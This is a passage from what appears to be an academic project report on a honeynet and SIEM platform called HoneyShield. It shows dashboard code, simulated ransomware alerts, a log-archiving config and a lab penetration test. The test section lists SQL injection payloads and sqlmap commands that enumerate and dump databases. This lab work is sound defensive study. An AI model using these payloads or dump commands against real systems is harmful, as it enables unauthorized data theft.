                extend: {
                    fontFamily: { sans: ['Inter', 'sans-serif'], mono: ['JetBrains Mono', 'monospace'] },
                    colors: {
                        bgBase: '#0B0F17', cardBg: '#111827', borderDark: '#1F2937',
                        primary: '#00E5FF', success: '#00FF85', warning: '#FFC857',
                        critical: '#FF3B5C', textMain: '#F9FAFB', textMuted: '#94A3B8'
                    },
                    animation: {
                        'pulse-fast': 'pulse 1.5s cubic-bezier(0.4, 0, 0.6, 1) infinite',
                        'glow': 'glow 2s ease-in-out infinite alternate',
                        'fade-in': 'fadeIn 0.4s ease-out forwards'
                    },
                    keyframes: {
                        glow: {
                            '0%': { boxShadow: '0 0 5px #FF3B5C, inset 0 0 5px #FF3B5C' },
                            '100%': { boxShadow: '0 0 20px #FF3B5C, inset 0 0 10px #FF3B5C' }
                        },
                        fadeIn: {
                            '0%': { opacity: '0', transform: 'translateY(5px)' },
                            '100%': { opacity: '1', transform: 'translateY(0)' }
                        }
                    }
                }
            }
        }
    </script>

    <script defer src="https://cdn.jsdelivr.net/npm/alpinejs@3.x.x/dist/cdn.min.js"></script>
```

(84)


```
    </button>
    <div class="h-6 w-px bg-borderDark"></div>
    <div class="flex flex-col"><span class="text-textMuted">Analyst</span><span class="text-primary font-bold"><i class="fa-solid fa-user-shield mr-1">
    <div class="h-6 w-px bg-borderDark"></div>
    <div class="flex flex-col"><span class="text-textMuted">Tier</span><span class="text-textMain">L3 DFIR</span></div>
  </div>
</header>

<div class="fixed inset-y-0 right-0 w-96 bg-cardBg border-l border-borderDark shadow-2xl z-50 transform transition-transform duration-300 ease-in-out flex
    :class="drawerOpen ? 'translate-x-0' : 'translate-x-full'" x-cloak>
  <div class="panel-header bg-bgBase">
    <span class="text-primary"><i class="fa-solid fa-microscope mr-2"></i> Entity Intelligence</span>
    <button @click="drawerOpen = false" class="text-textMuted hover:text-white"><i class="fa-solid fa-xmark text-lg"></i></button>
  </div>
  <div class="p-4 space-y-4 font-mono text-xs flex-1 overflow-y-auto">
    <div class="bg-bgBase p-3 rounded border border-borderDark">
      <div class="text-[10px] text-textMuted uppercase mb-1">Entity Name</div>
      <div class="font-bold text-white text-sm truncate" x-text="drawerData.name"></div>
    </div>
    <div class="bg-bgBase p-3 rounded border border-borderDark">
      <div class="text-[10px] text-textMuted uppercase mb-1">Risk Classification</div>
      <div class="font-bold" :class="drawerData.risk === 'critical' ? 'text-critical' : 'text-warning'" x-text="drawerData.risk"></div>
    </div>
    <div class="bg-bgBase p-3 rounded border border-borderDark">
      <div class="text-[10px] text-textMuted uppercase mb-1">Additional Context</div>
      <ul class="space-y-1 text-textMuted">
        <li>Type: <span class="text-white" x-text="drawerData.type"></span></li>
        <li>Context: <span class="text-white" x-text="drawerData.env || 'N/A'"></span></li>
      </ul>
    </div>
  </div>
</div>

<main class="flex-1 overflow-y-auto p-4 space-y-4 relative" x-show="hasData" x-cloak x-transition.opacity.duration.500ms>

  <div class="grid grid-cols-2 md:grid-cols-3 xl:grid-cols-6 gap-3">
    <template x-for="kpi in dynamicKpis" :key="kpi.title">
      <div class="glass-card p-3 relative overflow-hidden group hover:border-gray-500 hover:-translate-y-1">
        <div class="flex justify-between items-start">
          <div class="text-[10px] uppercase font-bold text-textMuted" x-text="kpi.title"></div>
          <i :class="kpi.icon + ' ' + kpi.color + ' text-lg opacity-80'"></i>
```

Figure.84, 85 (Dashboard Front-End)



(86)







Figure.86, 87 (Alert Logs-CLI)


Discover - HoneyShield SI
BEE - AI SOC ASSISTANT
http://127.0.0.1:5000
BEE - AI SOC ASSISTANT
Advanced Threat Intelligence Platform
Threat Hunt: Enter IP...
INVESTIGATE
EXECUTIVE
TECHNICAL
Export
ANALYST
MOHAMMED
TIER
L3 DFIR
RISK SCORE
63.5
CONFIDENCE
70%
ACTIVE IOCS
2
MITRE TACTICS
6
AFFECTED ASSETS
1
TOTAL EVENTS
23
EXECUTIVE INTELLIGENCE SUMMARY
INITIAL ACTIVITY
Initial compromise observed via powershell.exe execution by identity john.doe.
ATTACK PROGRESSION
Attack progressed through phases: Initial Access → Credential Access → Defense Evasion → Execution → Discovery → Impact. Adversary leveraged 23 techniques ending in lockbit_encryptor.exe.
AFFECTED ASSET
WKSTN-FIN-04
COMPROMISED IDENTITY
john.doe
ANALYST ASSESSMENT & IMPACT
Incident classified as Ransomware / Data Destruction. Telemetry strongly indicates active APT behavior. SOAR containment mandated. Asset WKSTN-FIN-04 (Medium Criticality) is compromised, jeopardizing the Finance environment.
ASSET INTELLIGENCE
WKSTN-FIN-04
192.168.1.105
OS:
Windows 11
Unit:
Finance
Env:
Corporate LAN
Risk:
Medium
IDENTITY INTELLIGENCE
john.doe
Standard User
Privilege:
Standard
Risk:
Medium

(88)


BEE - AI SOC ASSISTANT
Advanced Threat Intelligence Platform
Threat Hunt: Enter IP...
INVESTIGATE
EXECUTIVE
TECHNICAL
Export
ANALYST
MOHAMMED
TIER
L3 DFIR
RISK SCORE
63.5
CONFIDENCE
70%
ACTIVE IOCS
2
MITRE TACTICS
6
AFFECTED ASSETS
1
TOTAL EVENTS
23
SECURITY POSTURE
MEDIUM
Confidence: 70%
FP Probability: Medium (39.7%)
RISK INTELLIGENCE ENGINE
Asset Criticality
Identity Risk
Behavior Deviation
MITRE TTP Complexity
CONFIDENCE ENGINE
Telemetry Volume
Threat Intel Match
Behavior Anomaly
BEHAVIOR ANALYTICS
Auth
Files
Network
Baseline
Current

(89)


ATTACK PROGRESSION TREE
ransom.sh
System_Process
bash
bash
bash
net.exe
IOC RELATIONSHIP GRAPH
Attacker IP
Malicious Payload
net.exe
net.exe
administrator
10.0.0.10


(90)

CORRELATED INVESTIGATION TIMELINE

VISUAL TABLE

LOG TYPE	TIMESTAMP	LEVEL	MITRE ID	DESCRIPTION
ALERT	2026-06-28 18:05:08	LEVEL 8	T1105	Suspicious file download from external source.
ALERT	2026-06-28 18:06:09	LEVEL 14	T1486	High frequency of file modifications detected (Ransomware Behavior).
ALERT	2026-06-28 18:07:10	LEVEL 12	T1070.001	System event log cleared or truncated.
ALERT	2026-06-28 18:48:21	LEVEL 5	T1059	Terminal session started by standard user.
ALERT	2026-06-28 18:49:22	LEVEL 8	T1078	New user account created on the system.
ALERT	2026-06-28 18:50:23	LEVEL 12	T1098	User added to privileged group (Sudo/Administrators).

Figure.88, 89, 90, 91 (Bee AI-SOC Assistant Dashboard)



(92)

(93)

Figure.92, 93, 94 (IR Report)

5.2.8 Archiving Logs & Telemetry on Cloud for Future Use

```
  GNU nano 6.2
input {
  file {
    path => "/var/ossec/logs/archives/**/*.json"
    start_position => "beginning"
    sincedb_path => "/var/lib/logstash/wazuh_s3_sincedb"
    codec => "json"
  }
}

output {
  s3 {
    # Referencing the Keystore variables instead of hard-coding
    access_key_id => "${AWS_ACCESS_KEY}"
    secret_access_key => "${AWS_SECRET_KEY}"

    region => "us-east-1" # Update this to your specific bucket region
    bucket => "your-wazuh-logs-bucket"

    # Upload parameters
    size_file => 10485760 # 10MB chunks
    time_file => 10       # Or every 10 minutes
    codec => "json_lines"
  }
}
```

(95)




Figure.95, 96 (Cloud Configuration for Archiving Logs)

5.3. System Testing

The testing phase was developed to assess the behaviour of HoneyShield in two separate scenarios: before the existence of any security layers and after the full deployment. We purposely chose to perform the evaluation in this way. It offers a meaningful baseline for measuring the detection and correlation capabilities of the system, rather than measuring the performance in isolation.

5.3.1 Phase 1: Testing prior to Security Implementation

This phase involves penetration testing against the target environment before the HoneyNet and SIEM based security solution is deployed. The first, and obviously important, reason to work against an unprotected environment is that it sets the attack surface, verifies what vulnerabilities are exploitable, and provides a baseline for what attacker behaviour looks like when nothing is watching.

The specific objectives of this phase included assessing the baseline security posture, identifying exposed attack surfaces, validating the presence of exploitable vulnerabilities, and simulating realistic attacker behaviour with no deception or correlation layer in place.

In this phase two scenarios of attack were performed:

Scenario 1: SQL Injection Attack (Web Application Layer)

Scenario 2: Full Web Exploitation (Root Compromise) (System Level)

5.3.1.1 Scenario 1: SQL Injection Attack

Step 1 - Reconnaissance: Hosts Discovery


The reconnaissance phase began with some basic probing of the target network to verify that the target system was accessible and to establish a baseline for connectivity before any deeper scanning was performed. We confirmed the host was up and ran a Nmap scan to enumerate open ports and what services were running on those ports to try and gain some foothold into the system.

The command used was;


```
nmap -sV -T4 -A -p- 127.0.0.1
```

Each flag has a specific role in building that picture. You can use the -sV flag to enable service version detection, which helps to identify software that may have known vulnerabilities. -T4 sets the scan timing to a faster template, a reasonable balance between speed and accuracy in a controlled environment. -A detects OS, version & scans for scripts simultaneously. -p- tells Nmap to scan all 65,535 TCP ports instead of the default set, so you will not miss anything because of a non-standard port assignment.

The scan showed three items of interest. The target host was reachable. There was a web server running. It looked like a database service was exposed. The combination matters. The web and database services are co-located in the same exposure zone, which greatly increases the chance of injection attacks, misconfiguration risks, and data exposure – the exact conditions that make SQL injection a realistic first vector, not a theoretical one.



(97)



(98)

Step 2 Vulnerability Assessment

With open services identified, the next step was to determine whether the web application's input handling could be manipulated. The objective here was specific: identify SQL injection vulnerabilities through manual testing before moving to automated exploitation.

Testing was performed directly on application input fields, observing how the system processed user-supplied data at each point. This approach mirrors what a real attacker would do probe the application's responses before committing to a specific exploitation path. The techniques applied were:

- **Injecting special characters: ', '', --, #**
- **Modifying URL parameters to observe backend behavior**
- **Testing logical conditions such as 1=1 and 1=2**
- **Monitoring application responses and any error messages returned**

Example payloads used during this step included:

```
' OR 1=1 --
' OR 'a'='a'
1' AND 1=2 --
```

The application's responses changed noticeably when these payloads were submitted. Error messages surfaced that revealed details about backend query structure, and at no point did the application appear to sanitize or filter the injected input before processing it. Taken together, these observations pointed to three underlying weaknesses: the absence of prepared statements, no input validation layer, and direct interaction between user-supplied data and the database query engine. Each of these is a prerequisite for a successful SQL injection attack and all three were present.

Step 3 Exploitation and Post-Exploitation

Having confirmed the vulnerability manually, we moved to automated exploitation using SQLMap. Manual confirmation first matters here running an automated tool against a target without understanding what it's hitting tends to produce noisy, incomplete results. With the injection point verified, SQLMap could be directed precisely.

The initial command used was:

```
sqlmap -u "http://target.com/page?id=1" --dbs
```

For deeper enumeration, the following was also applied:

```
sqlmap -u "http://target.com/page?id=1" --dump --batch
```

